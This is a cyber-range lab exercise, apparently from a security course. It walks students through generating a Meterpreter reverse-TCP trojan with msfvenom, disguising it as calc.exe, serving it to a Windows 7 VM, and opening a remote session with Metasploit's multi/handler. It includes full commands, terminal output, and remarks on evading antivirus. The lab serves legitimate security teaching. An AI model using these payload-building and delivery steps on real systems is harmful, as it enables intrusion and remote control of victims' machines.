

## Laboratory Exercise E1 – Creating Attacks with Metasploit

### 1. Overview


For this lesson, students will use the Cyber Range: Kali Linux and Vulnerable Windows 7(64bit) VMs (2020.09) environment to create attacks in Metasploit. Data collected from previous modules will be used, so be sure to complete those modules first. We will exploit the Windows 7 box using a reverse access Trojan that we create in MSFvenom. We will further escalate privileges on the Windows box using several attacks and Meterpreter sessions.

### 2. Resources required

This exercise requires a Kali Linux VM and a Windows 7 VM running in the Cyber Range.

### 3. Initial Setup

For this exercise, you will log in to your Cyber Range account and select the Kali Linux and Vulnerable Windows 7(64bit) VMs (2020.09) environment to create attacks in Metasploit. Open both VMs. They will populate in different tabs.



**NOTE:** Once on the Windows (target.example.com) desktop, a one-time “Windows Activation” window may pop up. If it does, just bypass this by selecting “Ask Me Later” or just select the Cancel button; we're not registering this OS since this is for temporary, educational use.

**IMPORTANT:** For “Windows Activation”, DO NOT select “Activate Now” or this will cause problems and you'll have to ask your instructor to reset your VMs.

### 4. Tasks

#### Task 1: Creating a RAT in MSFvenom

MSFvenom is a part of the Metasploit program. It allows for the creation of shellcode that can be exploited using Metasploit. For this task, we will be creating a reverse access trojan (RAT). Open the Kali

Linux and Vulnerable Windows 7(64bit) VMs (2020.09) environment. Each virtual machine will be denoted with “Kali VM:” or “Windows VM:.”

### Kali VM:

Open a terminal. To view the msfvenom options, **switch to root** and type **msfvenom --help** and press enter. Examine the output. Notice the -b option will allow the shellcode to bypass many antivirus programs by customizing the code and avoiding signatures.

To view the payloads, type **msfvenom -l payloads** and press enter. As you can see, there are a lot of payloads (screenshot on the next page). For this task, we are going to create a Windows reverse TCP connection. First, we need a folder to save our work. Create a folder on the desktop called “shellcode.”

```
root@kali:~/home/student# msfvenom --help
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
-l, --list <type> List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encry
-p, --payload <payload> Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or ST
--list-options List --payload <value>'s standard, advanced and evasion options
-f, --format <format> Output format (use --list formats to list)
-e, --encoder <encoder> The encoder to use (use --list encoders to list)
--sec-name <value> The new section name to use when generating large Windows binaries. Default: random 4-cha
--smallest Generate the smallest possible payload using all available encoders
--encrypt <value> The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
--encrypt-key <value> A key to be used for --encrypt
--encrypt-iv <value> An initialization vector for --encrypt
-a, --arch <arch> The architecture to use for --payload and --encoders (use --list archs to list)
--platform <platform> The platform for --payload (use --list platforms to list)
-o, --out <path> Save the payload to a file
-b, --bad-chars <list> Characters to avoid example: '\x00\xff'
-n, --nopsled <length> Prepend a nopsled of [length] size on to the payload
--pad-nops Use nopsled size specified by -n <length> as the total payload size, auto-prepending a no
-s, --space <length> The maximum size of the resulting payload
--encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)
-i, --iterations <count> The number of times to encode the payload
-c, --add-code <path> Specify an additional win32 shellcode file to include
-x, --template <path> Specify a custom executable file to use as a template
-k, --keep Preserve the --template behaviour and inject the payload as a new thread
-v, --var-name <value> Specify a custom variable name to use for certain output formats
-t, --timeout <second> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disab
-h, --help Show this message
```

```
root@kali:~/home/student# msfvenom payloads -l payloads
Framework Payloads (556 total) [--payload <value>]
=====
Name Description
----
aix/ppc/shell_bind_tcp Listen for a connection and spawn a command shell
aix/ppc/shell_find_port Spawn a shell on an established connection
aix/ppc/shell_interact Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp Connect back to attacker and spawn a command shell
android/meterpreter/reverse_http Run a meterpreter server in Android. Tunnel communication over HTTP
android/meterpreter/reverse_https Run a meterpreter server in Android. Tunnel communication over HTTPS
android/meterpreter/reverse_tcp Run a meterpreter server in Android. Connect back stager
android/meterpreter/reverse_https Connect back to attacker and spawn a Meterpreter shell
android/meterpreter/reverse_https Connect back to attacker and spawn a Meterpreter shell
android/meterpreter/reverse_https Connect back to the attacker and spawn a Meterpreter shell
android/shell/reverse_http Spawn a piped command shell (sh). Tunnel communication over HTTP
android/shell/reverse_https Spawn a piped command shell (sh). Tunnel communication over HTTPS
android/shell/reverse_tcp Spawn a piped command shell (sh). Connect back stager
apple_ios/aarch64/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/meterpreter_reverse_tcp Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/shell_reverse_tcp Connect back to attacker and spawn a command shell
apple_ios/armle/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
apple_ios/armle/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
apple_ios/armle/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
apple_ios/armle/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
bsd/sparc/shell_bind_tcp Listen for a connection and spawn a command shell
bsd/sparc/shell_reverse_tcp Connect back to attacker and spawn a command shell
bsd/vax/shell_reverse_tcp Connect back to attacker and spawn a command shell
bsd/x64/exec Execute an arbitrary command
bsd/x64/shell_bind_ipv6_tcp Listen for a connection and spawn a command shell over IPv6
bsd/x64/shell_bind_tcp Bind an arbitrary command to an arbitrary port
bsd/x64/shell_bind_tcp_small Listen for a connection and spawn a command shell
bsd/x64/shell_reverse_ipv6_tcp Connect back to attacker and spawn a command shell over IPv6
bsd/x64/shell_reverse_tcp Connect back to attacker and spawn a command shell
bsd/x64/shell_reverse_tcp_small Connect back to attacker and spawn a command shell
```



```
Nathaly Flores - student@kali: ~
File Edit View Terminal Tabs Help
n options
  -f, --format <format> Output format (use --list formats to list)
  -e, --encoder <encoder> The encoder to use (use --list encoders to list)
  --service-name <value> The service name to use when generating a service binary
  --sec-name <value> The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
  --smallest Generate the smallest possible payload using all available encoders
  --encrypt <value> The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
  --encrypt-key <value> A key to be used for --encrypt
  --encrypt-iv <value> An initialization vector for --encrypt
  -a, --arch <arch> The architecture to use for --payload and --encoders (use --list archs to list)
  --platform <platform> The platform for --payload (use --list platforms to list)
  -o, --out <path> Save the payload to a file
  -b, --bad-chars <list> Characters to avoid example: '\x00\xff'
  -n, --nopsled <length> Prepend a nopsled of [length] size on to the payload
  --pad-nops Use nopsled size specified by -n <length> as the total payload size, auto-prepend a nopsled of quantity (nops minus payload length)
  -s, --space <length> The maximum size of the resulting payload
  --encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)
  -i, --iterations <count> The number of times to encode the payload
  -c, --add-code <path> Specify an additional win32 shellcode file to include
  -x, --template <path> Specify a custom executable file to use as a template
  -k, --keep Preserve the --template behaviour and inject the payload as a new thread
  -v, --var-name <value> Specify a custom variable name to use for certain output formats
  -t, --timeout <second> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
  -h, --help Show this message
student@kali:~$
```

```
Nathaly Flores - student@kali: ~
File Edit View Terminal Tabs Help
cat
  cmd/unix/reverse_ssh          Connect back and create a command s
hell via SSH
  cmd/unix/reverse_ssl_double_telnet  Creates an interactive shell throug
h two inbound connections, encrypts using SSL via "-z" option
  cmd/unix/reverse_stub          Creates an interactive shell throug
h an inbound connection (stub only, no payload)
  cmd/unix/reverse_tclsh         Creates an interactive shell via Tc
lsh
  cmd/unix/reverse_zsh           Connect back and create a command s
hell via Zsh. Note: Although Zsh is often available, please be aware it isn't usually insta
lled by default.
  cmd/windows/adduser            Create a new user and add them to l
ocal administration group. Note: The specified password is checked for common complexity re
quirements to prevent the target machine rejecting the user for failing to meet policy requ
irements. Complexity check: 8-14 chars (1 UPPER, 1 lower, 1 digit/special)
  cmd/windows/bind_lua           Listen for a connection and spawn a
command shell via Lua
  cmd/windows/bind_perl          Listen for a connection and spawn a
command shell via perl (persistent)
  cmd/windows/bind_perl_ipv6     Listen for a connection and spawn a
command shell via perl (persistent)
  cmd/windows/bind_ruby          Continually listen for a connection
and spawn a command shell via Ruby
  cmd/windows/download_eval_vbs  Downloads a file from an HTTP(S) UR
L and executes it as a vbs script. Use it to stage a vbs encoded payload from a short comma
nd line.
  cmd/windows/download_exec_vbs  Download an EXE from an HTTP(S) URL
and execute it
  cmd/windows/generic            Executes the supplied command
  cmd/windows/powershell_bind_tcp  Interacts with a powershell session
on an established socket connection
  cmd/windows/powershell_reverse_tcp  Interacts with a powershell session
on an established socket connection
  cmd/windows/reverse_lua        Creates an interactive shell via Lu
a
```

To create the payload, we need to set the parameters. Type:

```
msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows
-f exe LHOST=10.1.126.57 LPORT=666 -o
/home/student/Desktop/shellcode/calc.exe
```

and press enter. **NOTE:** Your LHOST IP address will be different than mine (10.1.126.57). Determine your Kali (attacker) VM's IP address and use it in the above command.

```
root@kali:/home/student# msfvenom -p windows/meterpreter/reverse_tcp -a x64 --platform windows -f exe LHOST=10.1
.126.57 LPORT=666 -o /home/student/Desktop/shellcode/calc.exe
```

```
msf exploit(multi/handler) > msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows -f exe LHOST=10.1.126.57 LPORT=666 -o /home/student/Desktop/shellcode/calc.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows -f exe LHOST=10.1.126.57 LPORT=666 -o /home/student/Desktop/shellcode/calc.exe
student@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows -f exe LHOST=10.1.126.57 LPORT=666 -o /home/student/Desktop/shellcode/calc.exe
student@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows -f exe LHOST=10.1.95.51 LPORT=666 -o /home/student/Desktop/shellcode/calc.exe
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: /home/student/Desktop/shellcode/calc.exe
student@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows -f exe LHOST=10.1.95.51 LPORT=666 -o /home/student/Desktop/shellcode/calc.exe
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: /home/student/Desktop/shellcode/calc.exe
student@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows -f exe LHOST=10.1.95.51 LPORT=666 -o /home/student/Desktop/shellcode/calc.exe
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: /home/student/Desktop/shellcode/calc.exe
student@kali:~$
```

Command breakdown:

- -p = setting the payload we want to use
- -f is choosing the format
- -o is where we want to save the file and the file name
- -a is the architecture to use (it's usually okay to use x86 on x64)
- --platform is the operating system that will be exploited
- LHOST is the attacker's IP address
- LPORT is the port you want to make a connection on. This can be any port, but I know 666 is not used. Since I am an evil hacker, I thought it made a nice fit...only joking!


At this point, an attacker would send a malicious email or upload the payload to a vulnerable webserver. We will serve up our malicious file to a local server for testing and proof of concept. Type `cd Desktop/shellcode/` and press enter.



```
root@kali:/home/student# cd /home/student/Desktop/shellcode
root@kali:/home/student/Desktop/shellcode#
```



Type `python -m SimpleHTTPServer 8888` and press enter.

```
root@kali:/home/student# cd /home/student/Desktop/shellcode
root@kali:/home/student/Desktop/shellcode# python -m SimpleHTTPServer 8888
Serving HTTP on 0.0.0.0 port 8888 ...
```





#### Windows VM:

Open a web browser and type in the address bar type `<IP of Kali VM>:8888`. You should see the payload that we created in the file system. Click `calc.exe` to download the payload.



You may get the warning in the screenshot below as it did not encode (-b) and the Chrome built-in AV picked it up. There are many techniques to prevent this detection including zipping, encoding, or encrypting the file. You may also not get the alert at all. For now, we will continue on.



Chrome possible output:



Open Internet Explorer and type the following (including http://) in the address bar

**http://10.1.126.57:8888**

(**IMPORTANT:** Again, remember to use YOUR Kali VM's IP address and not 10.1.126.57.) Click the **calc.exe** and save the file to the desktop. Notice that there is no warning with this outdated version of Internet Explorer.



### Kali VM:

Open a new terminal tab and **become root**. We will use Metasploit on this Kali box, and since it is our first time using Metasploit on this VM, we must configure it to work properly. Refer back to the lab exercise in Module 3, lesson 1, if you need a refresher on how to complete this task. Open the msfconsole. Create a workspace in msf named hacking (**workspace -a hacking**).



```
Terminal - student@kali: ~
File Edit View Terminal Tabs Help
+ -- --=[ 562 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

Metasploit tip: View advanced module options with advanced

msf5 > msfdb init
[*] exec: msfdb init

[i] Database already started
[i] The database appears to be already configured, skipping initialization
msf5 > msfconsole
[-] msfconsole cannot be run inside msfconsole
msf5 > db_status
[*] Connected to msf. Connection type: postgresql.
msf5 > workspace --add metasploitable
[*] Added workspace: metasploitable
[*] Workspace: metasploitable
msf5 > workspace
default
* metasploitable
msf5 > workspace -a hacking
[*] Added workspace: hacking
[*] Workspace: hacking
msf5 > 
```

The exploit we are going to use is a multi-handler. This will listen on the port we set. This has to match the payload that we created earlier. Note that you can “tab complete” in the msfconsole. This will help prevent typo errors.

- Type **use exploit/multi/handler** and press enter.
- Set the same payload by typing **set payload windows/meterpreter/reverse\_tcp** and press enter.
- Type **set LHOST <Kali IP>** and press enter.
- Type **set LPORT 666** and press enter.
- Type **exploit** and press enter.


```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```




```
Terminal - student@kali: ~
File Edit View Terminal Tabs Help
[-] msfconsole cannot be run inside msfconsole
msf5 > db_status
[*] Connected to msf. Connection type: postgresql.
msf5 > workspace --add metaspitable
[*] Added workspace: metaspitable
[*] Workspace: metaspitable
msf5 > workspace
default
* metaspitable
msf5 > workspace -a hacking
[*] Added workspace: hacking
[*] Workspace: hacking
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.1.87.37
LHOST => 10.1.87.37
msf5 exploit(multi/handler) > set LPORT 666
LPORT => 666
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.1.87.37:666
```

### Windows VM:

Double click the calc.exe executable file on the desktop or in the downloads folder. At the “unknown publisher” window, choose **Run**.





#### Kali VM:

Notice in the terminal you now have a Meterpreter session. This is a shell that will allow you to use several Linux commands on the Windows box. It will also allow you to download, upload, change, delete files and more. Here is a good [cheat sheet for Meterpreter](#). Type **sysinfo** in Meterpreter session to display the target (Windows) system info. This would be what you as a pentester would need to show as a proof of concept when establishing a meterpreter session on a system. Even though we have a session already, we can look at this information and determine that the machine is exploitable with several exploits due to being "Service Pack 1."

```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 10.1.112.15
lhost => 10.1.112.15
msf5 exploit(multi/handler) > set lport 666
lport => 666
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.1.112.15:666
[*] Sending stage (176195 bytes) to 10.1.113.192
[*] Meterpreter session 1 opened (10.1.112.15:666 -> 10.1.113.192:58195) at 2021-03-13 02:52:11 +0000

meterpreter > |
```

```
Terminal - student@kali: ~
File Edit View Terminal Tabs Help
[-] Unknown command: session.
msf5 exploit(multi/handler) > sessions -i 1
[-] Invalid session identifier: 1
msf5 exploit(multi/handler) > set LHOST 10.1.87.137
LHOST => 10.1.87.137
msf5 exploit(multi/handler) > set LHOST 10.1.87.37
LHOST => 10.1.87.37
msf5 exploit(multi/handler) > set LPORT 666
LPORT => 666
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.1.87.37:666
[*] Sending stage (176195 bytes) to 10.1.95.51
[*] Meterpreter session 1 opened (10.1.87.37:666 -> 10.1.95.51:49451) at 2022-10-04 13:00:36 +0000

meterpreter >

Terminal - student@kali: ~
File Edit View Terminal Tabs Help
LPORT => 666
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.1.87.37:666
[*] Sending stage (176195 bytes) to 10.1.95.51
[*] Meterpreter session 1 opened (10.1.87.37:666 -> 10.1.95.51:49451) at 2022-10-04 13:00:36 +0000

meterpreter > sysinfo
Computer      : WIN764BIT-PC
OS           : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 4
Meterpreter   : x86/windows
meterpreter >

